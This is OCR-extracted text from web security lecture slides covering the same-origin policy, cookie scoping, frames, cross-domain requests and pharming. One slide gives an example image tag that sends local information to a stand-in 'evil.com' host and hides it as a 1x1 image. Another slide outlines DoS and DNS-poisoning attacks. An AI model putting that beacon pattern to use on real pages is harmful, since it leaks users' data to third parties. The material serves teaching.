  <iframe src="//site.com/frame.html"> </iframe>

- Stylesheets (CSS)

  <link rel="stylesheet" type="text/css" href="//site.com/theme.css" />

- Objects (Flash) - using swfobject.js script

```
<script> var so = new SWFObject('//site.com/flash.swf', …);
         so.addParam('allowscriptaccess', 'always');
         so.write('flashdiv');
</script>
```

Allows Flash object to communicate with external scripts, navigate frames, open windows

Browser Sandbox

- Goal: safely execute JavaScript code provided by a remote website
  - No direct file access, limited access to OS, network, browser data, content that came from other websites
- Same origin policy (SOP)
  - Can only read properties of documents and windows from the same protocol, domain, and port
- User can grant privileges to signed scripts
  - UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail

SOP Often Misunderstood

[Jackson and Barth. "Beware of Finer-Grained Origins". W2SP 2008]

- Often simply stated as "same origin policy"
  - This usually just refers to "can script from origin A access content from origin B"?
- Full policy of current browsers is complex
  - Evolved via "penetrate-and-patch"
  - Different features evolved slightly different policies
- Common scripting and cookie policies
  - Script access to DOM considers protocol, domain, port
  - Cookie reading considers protocol, domain, path
  - Cookie writing considers domain

Same Origin Policy

protocol://domain:port/path?params

Same Origin Policy (SOP) for DOM:

Origin A can access origin B's DOM if A and B have same **(protocol, domain, port)**


Same Origin Policy (SOP) for cookies:

Generally, based on
([protocol], domain, path)

optional

Website Storing Info in Browser

A cookie is a file created by a website to store information in the browser




HTTP is a stateless protocol; cookies add state

What Are Cookies Used For?

- Authentication
  - The cookie proves to the website that the client previously authenticated correctly
- Personalization
  - Helps the website recognize the user from a previous visit
- Tracking
  - Follow the user from site to site; learn his/her browsing behavior, preferences, and so on

Setting Cookies by Server



- Delete cookie by setting "expires" to date in past
- Default scope is domain and path of setting URL

SOP for Writing Cookies

domain: any domain suffix of URL-hostname, except top-level domain (TLD)

Which cookies can be set by **login.site.com**?


allowed domains	disallowed domains
✓ **login.site.com**	✗ **user.site.com**
✓ **.site.com**	✗ **othersite.com**
	✗ **.com**

login.site.com can set cookies for all of **.site.com**
but not for another site or TLD

Problematic for sites like .cornell.edu

path: anything

SOP for Reading Cookies



Browser sends all cookies in URL scope:

- cookie-domain is domain-suffix of URL-domain
- cookie-path is prefix of URL-path
- protocol=HTTPS if cookie is "secure"

Examples of Cookie Reading SOP

cookie 1
name = **userid**
value = u1
domain = **login.site.com**
path = **/**
secure

cookie 2
name = **userid**
value = u2
domain = **.site.com**
path = **/**
non-secure

both set by **login.site.com**

http://checkout.site.com/	cookie: userid=u2
http://login.site.com/	cookie: userid=u2
https://login.site.com/	cookie: userid=u1; userid=u2

(arbitrary order; in FF3 most specific first)

SOP for JavaScript in Browser

- Same domain scoping rules as for sending cookies to the server
- document.cookie returns a string with all cookies available for the document
  - Often used in JavaScript to customize page
- Javascript can set and delete cookies via DOM
  - document.cookie = "name=value; expires=…; "
  - document.cookie = "name=; expires= Thu, 01-Jan-70"


Frames

- Window may contain frames from different sources
  - frame: rigid division as part of frameset
  - iframe: floating inline frame

```
<IFRAME SRC="hello.html" WIDTH=450 HEIGHT=100>
If you can see this, your browser doesn't understand IFRAME.
</IFRAME>
```

- Why use frames?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken

Browser Security Policy for Frames



- Each frame of a page has an origin
  - Origin = protocol://domain:port
- Frame can access objects from its own origin
  - Network access, read/write DOM, cookies and localStorage
- Frame cannot access objects associated with other origins

SOP Does Not Control Sending

- Same origin policy (SOP) controls access to DOM
- Active content (scripts) can send anywhere!
  - No user involvement required
  - Can only read response from same origin

Sending a Cross-Domain GET

- Data must be URL encoded

  <img src="http://othersite.com/file.cgi?foo=1&bar=x y">

  Browser sends

  GET file.cgi?foo=1&bar=x%20y HTTP/1.1 to othersite.com

- Can't send to some restricted ports
  - For example, port 25 (SMTP)
- Can use GET for denial of service (DoS) attacks
  - A popular site can DoS another site [Puppetnets]

Using Images to Send Data

- Communicate with other sites

  <img src="http://evil.com/pass-local-information.jpg?extra_information">

- Hide resulting image

  <img src=" … " height="1" width="1">

Very important point:

a web page can send information to any site!

Pharming

- Many defenses rely on DNS
- Can bypass them by poisoning DNS cache and/or forging DNS responses
  - Browser: "give me the address of www.paypal.com"
  - Attacker: "sure, it's 6.6.6.6" (attacker-controlled site)
- Dynamic pharming
  - Provide bogus DNS mapping for a trusted server, trick user into downloading a malicious script
  - Force user to download content from the real server, temporarily provide correct DNS mapping
  - Malicious script and content have the same origin!